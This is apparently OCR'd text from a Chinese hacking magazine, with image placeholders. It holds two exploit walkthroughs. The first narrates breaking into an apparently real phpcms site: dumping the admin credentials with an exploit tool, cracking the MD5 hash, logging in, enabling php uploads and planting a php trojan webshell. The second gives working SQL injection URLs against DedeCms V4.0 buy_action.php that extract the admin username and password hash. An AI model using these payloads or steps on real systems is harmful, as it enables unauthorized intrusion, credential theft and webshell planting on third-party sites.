
虽然搜索出来的结果不是太多，但估计被人测试过的几率也少很多。接下来打开漏洞利用工具，挨个输入网址检测一下，当检测到www.eee123.com时，工具提示存在漏洞，如图2。


图2


点击“第一步获取管理员名”，再点击“第二步获取管理员密码”，就暴出了管理员的用户名和密码的md5值，如图3。



图3

直接点工具中的“反查MD5值”，就可以自动到www.cmd5.com上查询密码了。我今天的运气不错，密码查出来了，居然是eeecms，估计是系统默认的吧。使用得到的用户名和密码直接去www.eee123.com/admin登录，成功的进入了后台，如图4。


图4


phpcms的台后功能是非常强大的，至于得到webshell的方法超级简单，先选择“系统设置”，然后选择“网站设置”中的“允许上传的附件类型”这一小项，在其中添加php格式，如图5。


图5


图6

接着选择“系统工具”下的“在线文件管理器”，在“上传文件”栏选择一个php木马直接上传，如图6。我随便上传了一个名字为test.php的php木马，提示上传成功，来访问看看，成功得到了webshell，如图7。

phpcms官方于3月8号已经推出了补丁程序，建议网站使用phpcms系统的管理员尽快打上补丁，在得到webshell后，我没有再去提权，帮对方打上补丁然后删除webshell后就闪人了。


图7

（文章中涉及到的工具phpcms0dayEXP已经收录在光盘中）

小编点评：如果不看工具的话，还真没发现这漏洞的发现者是我一朋友，而编写工具的也是一朋友。这是一个很常见的id未过滤漏洞，相信大家已经很熟悉了，文章作者在这里也详细描述了如何利用工具暴出管理员密码的操作，只是PHPCMS居然还会出现这样的低级错误，真让人匪夷所思！

文章难易度：★★★
文章阅读点：DedeCms V4.0注入漏洞的详细利用

DedeCms V4.0 注入漏洞公布

hackest [H.S.T]

DedeCms即织梦内容管理系统，其最新版本已发发行到了5.0，不过这次的漏洞只针对OX V4.0版本有效。漏洞文件为buy_action.php，该文件在对pid的值传递没有做充分的过滤，导致了SQL注入漏洞的产生。去官方网站下载了最新版本的OX V4.0，本地架设环境测试。本文着重介绍漏洞的利用过程，至于漏洞的具体成因将不作详细讨论，有兴趣的朋友可自行阅读漏洞文件代码。可以通过搜索关键字"Power by DedeCms"找到大量使用这套程序的网站。




图1

一、注册用户

本机注册地址为：http://127.0.0.1/dedecms/member/index_do.php?fmdo=user&dopost=regnew，填入相关信息，注册即可，如图1。

二、爆管理员用户名

注册好了之后就登录系统，提交如下地址即可直接爆管理员的用户名：http://127.0.0.1/dedecms/member/buy_action.php?product=member&pid=1%20and%201=11%20union%20select%201,2,userid,4,5%20from%20%23@__admin/*

成功爆出了管理员的用户名（hackest），如图2。




图2

三、爆管理员密码

接下来是直接爆管理员的密码MD5值了，提交如下地址：http://127.0.0.1/dedecms/member/buy_action.php?product=member&pid=1%20and%201=11%20union%20select%201,2,substring(pwd,9,16),4,5%20from%20%23@__admin/*。成功爆出了管理员的密码MD5值（eee01c9ab7267f25），如图3。

